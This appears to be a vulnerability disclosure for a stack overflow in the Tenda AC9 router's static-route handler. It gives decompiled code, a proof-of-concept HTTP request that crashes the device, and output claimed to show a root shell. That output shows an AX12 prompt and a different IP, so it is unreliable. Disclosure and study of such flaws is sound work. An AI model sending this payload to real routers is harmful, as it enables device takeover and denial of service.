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fuxianghah TendaAC9 update … on Feb 14 **History**

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
Tenda AC9 V15.03.2.21_cn stack overflow

Overview

- Manufacturer's website information：https://www.tenda.com.cn/profile/contact.html
- Firmware download address ： https://www.tenda.com.cn/download/default.html

1. Affected version



软件升级 ✕


当前版本： V15.03.2.21_cn

升级类型： ○ 本地升级 ● 在线升级

当前版本为最新版本，不需要升级


Figure 1 shows the latest firmware Ba of the router

Vulnerability details




```
int __fastcall fromSetRouteStatic(int a1)
{
  int v1; // r0
  char s[256]; // [sp+10h] [bp-114h] BYREF
  void *v5; // [sp+110h] [bp-14h]
  int v6; // [sp+114h] [bp-10h]

  memset(s, 0, sizeof(s));
  v6 = 0;
  v5 = huogu(a1, (int)"list", (int)&unk_C711C);
  v1 = sub_6FFE8("adv.staticroute", v5, 126);
  if ( CommitCfm(v1) )
  {
    sprintf(s, "advance_type=%d", 8);
    send_msg_to_netctrl(5, s);
  }
  else
```

First, get the content after a list parameter through V5, and then bring V5 into sub_ 6ffe8 function Follow up view



```
int __fastcall sub_6FFE8(const char *a1, char *a2, unsigned __int8 a3)
{
  int result; // r0
  char v7[8]; // [sp+1Ch] [bp-190h] BYREF
  char v8[16]; // [sp+24h] [bp-188h] BYREF
  char v9[16]; // [sp+34h] [bp-178h] BYREF
  char v10[16]; // [sp+44h] [bp-168h] BYREF
  char v11[256]; // [sp+54h] [bp-158h] BYREF
  char s[64]; // [sp+154h] [bp-58h] BYREF
  char *v13; // [sp+194h] [bp-18h]
  int v14; // [sp+198h] [bp-14h]
  char *v15; // [sp+19Ch] [bp-10h]
```

At this time, the corresponding value is A2



```
memset(s, 0, sizeof(s));
memset(v11, 0, sizeof(v11));
v14 = 0;
if ( strlen(a2) > 4 )
{
  ++v14;
  v15 = a2;
  while ( 1 )
  {
    v13 = strchr(v15, a3);
    if ( !v13 )
      break;
    *v13++ = 0;
    memset(s, 0, sizeof(s));
    sprintf(s, "%s.list%d", a1, v14);
    if ( sscanf(v15, "%[^,]%*c%[^,]%*c%s", v10, v9, v8) == 3 )
    {
      sprintf(v11, "%s;%s;%s;0;WAN0", v10, v9, v8);
      SetValue((int)s, (int)v11);
    }
    v15 = v13;
```

Then, judge whether the value of A2 is greater than 4, and then transfer the value of A2 to V15 After that, put the matched content into the stack through the format string of sscanf The controllable parameters V10, V9 and V8 respectively correspond to the IP, MAC address and IP of the packet, which all have stack overflow vulnerabilities

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Use the fat simulation firmware V15.03.2.21_cn
2. Attack with the following POC attacks

```
POST /goform/SetStaticRouteCfg HTTP/1.1
Host: 192.168.11.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:96.0) Gecko/20100101
Firefox/96.0
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 1042
```

```
Origin: http://192.168.11.1
Connection: close
Referer: http://192.168.11.1/static_route.html?random=0.9676560019574542&
Cookie: password=7c90ed4e4d4bf1e300aa08103057ccbckfs1qw

list=192.168.3.0aaaabaaacaaadaaaeaaafaaagaaahaaaiaaajaaakaaalaaamaaanaaaoaaapaaaqaaa
```

The reproduction results are as follows:




Unable to connect

An error occurred during a connection to 192.168.0.1.

- The site could be temporarily unavailable or too busy. Try again in a few moments.
- If you are unable to load any pages, check your computer's network connection.
- If your computer or network is protected by a firewall or proxy, make sure that Firefox is permitted to access the Web.

Figure 2 POC attack effect

Finally, you can write exp, which can achieve a very stable effect of obtaining the root shel



```
iot@attifyos ~/D/T/AX12> python3 exp2.py
iot@attifyos ~/D/T/AX12> 
```

```
root@AX12:/# ls
bin      files    opt      rom      sys      var
dev      lib      overlay  root     tmp      www
etc      mnt      proc     sbin     usr
root@AX12:/# id
uid=0(root) gid=0(root) groups=0(root)
root@AX12:/# 
```